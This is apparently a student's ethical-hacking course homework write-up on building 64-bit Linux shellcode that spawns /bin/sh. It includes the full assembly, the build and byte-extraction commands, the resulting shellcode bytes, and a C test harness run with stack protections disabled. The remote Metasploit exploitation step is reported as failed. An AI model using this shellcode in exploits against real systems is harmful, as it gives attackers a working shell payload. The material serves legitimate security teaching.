**EN.650.631 Ethical Hacking Home Work #2a**

Recent examples such as [1] remind us that knowledge of core computer science courses is not a requirement to become an expert hacker. The only real requirements are a tenacious spirit and an analytical mind. Given these facts, please use your available resources to perform the below tasks.

1. Given the assembly language (64-bit Linux) code supplied to you, please explain the code.

The explanation is in the video.

2. Convert the supplied assembly language code into shellcode. What are the 3 steps that should be followed to transform assembly language code into shellcode?

(0) In case to avoid \x00 in the shellcode, we have modified the original code to the following format:

* global \_start
* \_start:
* jmp DATA
* SHELLCODE:
* xor rax, rax
* pop rbx
* mov [rbx+7], al
* mov [rbx+8], rbx
* mov [rbx+16], rax
* push 59
* pop rax
* lea rdi, [rbx]
* lea rsi, [rbx+8]
* lea rdx, [rbx+16]
* syscall
* DATA:
* call SHELLCODE
* shellpath: db "/bin/sh0aaaaaaaabbbbbbbb"
* segment .data

na

1. Compile the assemble file to get an executable binary shell program

The commands are nasm -f elf64 shell\_code\_hw.asm -o shell\_code\_hw.o

ld shell\_code\_hw.o -o shell\_code\_hw

Then we have the compiled file shell\_code\_hw

1. Convert binary shell program to x86\_64 bit shellcode

We write a shell program named *bin2shell.sh* to convert. The code is shown as below:

* #!/bin/bash
* **for** i in $(objdump -d $1 |grep "^ " |cut -f2); **do** echo -n '\x'$i; done;echo

The command to run the code is ./bin2shell.sh shell\_code\_hw

And we get the shell code:

* \xeb\x1f\x48\x31\xc0\x5b\x88\x43\x07\x48\x89\x5b\x08\x48\x89\x43\x10\x6a\x3b\x58\x48\x8d\x3b\x48\x8d\x73\x08\x48\x8d\x53\x10\x0f\x05\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x30\x61\x61\x61\x61\x61\x61\x61\x61\x62\x62\x62\x62\x62\x62\x62\x62

1. test shellcode in C code(Show in task 3)

3. Before using the shellcode, you should test it. Write C code to directly test your shellcode. Hint…this is step #3 from question #2.

The C code is as below:


* #include<stdio.h>
* #include<string.h>
* unsigned **char** code[] = "\xeb\x1f\x48\x31\xc0\x5b\x88\x43\x07\x48\x89\x5b\x08\x48\x89\x43\x10\x6a\x3b\x58\x48\x8d\x3b\x48\x8d\x73\x08\x48\x8d\x53\x10\x0f\x05\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x30\x61\x61\x61\x61\x61\x61\x61\x61\x62\x62\x62\x62\x62\x62\x62\x62";
* main()
* {
* printf("Shellcode Length: %d\n", (**int**)strlen(code));
* **int** (\*ret)() = (**int**(\*)())code;//声明一个函数指针 将code数组的地址转换同一类型的指针并赋值
* ret();
* }

The commands are:

gcc -fno-stack-protector -z execstack shell-testing.c -o shell-testing

./shell-testing

The result is shown as below:



4. Demonstrate the capability of your shellcode by modifying an existing Metaspolit payload or stand alone program with your shellcode (i.e., instead of executing or reverse tcp functionality, execute your shellcode). Then use this modified payload in any Linux exploiting module or program against the appropriate vulnerable remote target.

Failed to accomplish.

In a 5-minute (or less) video, explain and illustrate the results from your work above. You can work in groups of no more than two. Please email to Lanier.Watkins@jhuapl.edu and put **EN.650.431 and** both student names and in subject References:

[1] A. Greenberg. “iPhone Super-Hacker Comex, Let Go From Apple, Goes To Work For

Google”. Forbes Online Magazine, April 24, 2013. Available at: [http://www.forbes.com/sites/andygreenberg/2013/04/24/iphone-super-hacker-comex-letgo-from-apple-goes-to-work-for-google/#fe1536a60528](http://www.forbes.com/sites/andygreenberg/2013/04/24/iphone-super-hacker-comex-let-go-from-apple-goes-to-work-for-google/#fe1536a60528)

P.S. commands and results we mentioned:l

shebin2shell.sh  
#!/bin/bash

for i in $(objdump -d $1 |grep "^ " |cut -f2); do echo -n '\x'$i; done;echo

nasm -f elf64 shell\_code\_hw.asm -o shell\_code\_hw.o

ld shell\_code\_hw.o -o shell\_code\_hw

chmod 777 bin2shell.sh

./bin2shell.sh shell\_code\_hw

output:

\xb8\x00\x00\x00\x00\x48\xbb\x00\x20\x40\x00\x00\x00\x00\x00\x88\x43\x07\x48\x89\x5b\x08\x48\x89\x43\x10\xb8\x3b\x00\x00\x00\x48\x8d\x3b\x48\x8d\x73\x08\x48\x8d\x53\x10\x0f\x05

gcc -fno-stack-protector -z execstack shell-testing.c -o shell-testing

./shell-testing